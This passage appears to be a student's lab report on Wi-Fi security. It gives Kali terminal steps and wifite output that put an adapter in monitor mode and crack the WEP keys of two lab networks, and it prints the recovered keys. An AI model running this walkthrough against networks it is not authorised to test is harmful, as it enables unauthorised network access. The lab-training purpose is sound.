


FIGURE 43 - OPEN THE KALI TERMINAL

```
(kali㉿kali)-[~]
└$ iwconfig
    lo      no wireless extensions.

    eth0     no wireless extensions.

    wlan0    IEEE 802.11 ESSID:"off/any"
              Mode:Managed Access Point: Not-Associated
              Retry short limit:7   RTS thr:off   Fragment thr:off
              Power Management:on

    wlan1    IEEE 802.11 ESSID:"off/any"
              Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
              Retry short limit:7   RTS thr:off   Fragment thr:off
              Power Management:off

(kali㉿kali)-[~]
```

FIGURE 44 - TYPE THE COMMAND TO SEE THE LIST OF WIRELESS INTERFACES

```
(kali㉿kali)-[~]
└$ sudo ifconfig wlan0 down
```



```
(kali㉿kali)-[~]
└$
```

FIGURE 45 - TYPE THE COMMAND TO KILL THE FIRST WIRELESS NETWORK (Wi-Fi)

```
(kali㉿kali)-[~]
$ sudo wifite

          . . .
          : : : ( ) : : :
          . . .           wifite2 2.7.0
                           a wireless auditor by derv82
                           maintained by kimocoder
                           https://github.com/kimocoder/wifite2

[!] Warning: Recommended app hcxdumptool was not found. install @ apt instal
l hcxdumptool
[!] Warning: Recommended app hcxpcapngtool was not found. install @ apt inst
all hcxtools
[!] Conflicting processes: NetworkManager (PID 1965), wpa_supplicant (PID 20
19)
[!] If you have problems: kill -9 PID or re-run wifite with --kill

      Interface    PHY    Driver        Chipset
      -----
 1. wlan0       phy0   iwlwifi     Intel Corporation Wi-Fi 6 AX201 (re
v 20)
 2. wlan1       phy2   rtl8187    Realtek Semiconductor Corp. RTL8187

[+] Select wireless interface (1-2): █
```

FIGURE 46 - TYPE THE COMMAND TO START HACKING

```
[+] Select wireless interface (1-2): 2
[+] Enabling monitor mode on wlan1... enabled!
          Places
NUM _____ ESSID     CH ENCR      PWR    WPS   CLIENT
_____
1       Router1    10 WPA-P    92db lock
2       TP-Link_684C 9 WPA-P    92db no
3       TP-Link_5A8C 9 WPA-P    85db yes
4       (9A:8C:B5:12:5A:8B) 9 WPA-P    84db no
Recent
5       NetSec-IddeenJ 1 WEP     76db no
6       eduroam    1 WPA-E    72db no
7       NetSec-MayoD   1 WEP     58db no   1
8       NetSec-WhiteA 1 WEP     57db no
[+] Select target(s) (1-8) separated by commas, dashes or all: █
```

FIGURE 47 - LOOKING FOR THE WI-FI TO HACK

```
[+] (1/1) Starting attacks against 48:4A:E9:62:F3:61 (NetSec-IddeenJ)
[+] attempting fake-authentication with 48:4A:E9:62:F3:61... failed
[!] unable to fake-authenticate with target (48:4A:E9:62:F3:61)
[!] continuing attacks because --require-fakeauth was not set
[+] NetSec-IddeenJ (69db) WEP replay: 2278/10000 IVs, Waiting for packet ... █
```

FIGURE 48 - SENDING IVS TO THE WI-FI

```

[+] NetSec-IddeenJ (72db) WEP replay: 35341/10000 IVs, Waiting for packet ...
[+] replay WEP attack successful

[+]      ESSID: NetSec-IddeenJ
[+]      BSSID: 48:4A:E9:62:F3:61
[+] Encryption: WEP
[+]      Hex Key: 59:75:EB:9A:14
[+] saved crack result to cracked.json (1 total)
[+] Finished attacking 1 target(s), exiting

[kali㉿kali)-[~]
$ 

```

FIGURE 49 - GOT THE PASSWORD!

```

[+] Using wlan1 already in monitor mode



| NUM | ESSID               | CH | ENCR  | PWR  | WPS | CLIENT |
|-----|---------------------|----|-------|------|-----|--------|
| 1   | (9A:8C:B5:12:68:4B) | 9  | WPA-P | 88db | no  |        |
| 2   | TP-Link_5A8C        | 9  | WPA-P | 82db | yes |        |
| 3   | (9A:8C:B5:12:5A:8B) | 9  | WPA-P | 82db | no  |        |
| 4   | NetSec-IddeenJ      | 1  | WEP   | 71db | no  | 1      |
| 5   | eduroam             | 1  | WPA-E | 69db | no  |        |
| 6   | NetSec-MayoD        | 1  | WEP   | 58db | no  | 1      |
| 7   | TP-Link_684C        | 9  | WPA-P | 48db | yes |        |


[+] Select target(s) (1-7) separated by commas, dashes or all: 6

```

FIGURE 50 - TRYING TO HACK DIFFERENT WI-FI AGAIN

```

[+] (1/1) Starting attacks against 48:4A:E9:62:97:40 (NetSec-MayoD)
[+] attempting fake-authentication with 48:4A:E9:62:97:40 ... failed
[!] unable to fake-authenticate with target (48:4A:E9:62:97:40)
[!] continuing attacks because --require-fakeauth was not set
[+] NetSec-MayoD (76db) WEP replay: 11352/10000 IVs, Replaying @ 599/sec
[+] replay WEP attack successful

[+]      ESSID: NetSec-MayoD
[+]      BSSID: 48:4A:E9:62:97:40
[+] Encryption: WEP
[+]      Hex Key: 3F:1A:9C:4D:2E
[+] saved crack result to cracked.json (2 total)
[+] Finished attacking 1 target(s), exiting
[!] Note: Leaving interface in Monitor Mode!
[!] To disable Monitor Mode when finished: airmon-ng stop wlan1

```

FIGURE 51 - GOT THE PASSWORD!

QUESTIONS AND ANSWERS

- NONE.

OBSERVATIONS

Easy to understand but also cracking the WEP key was easy once the setup was correct. But also, I tried to do another second attempt failed due to tricky authentication issues.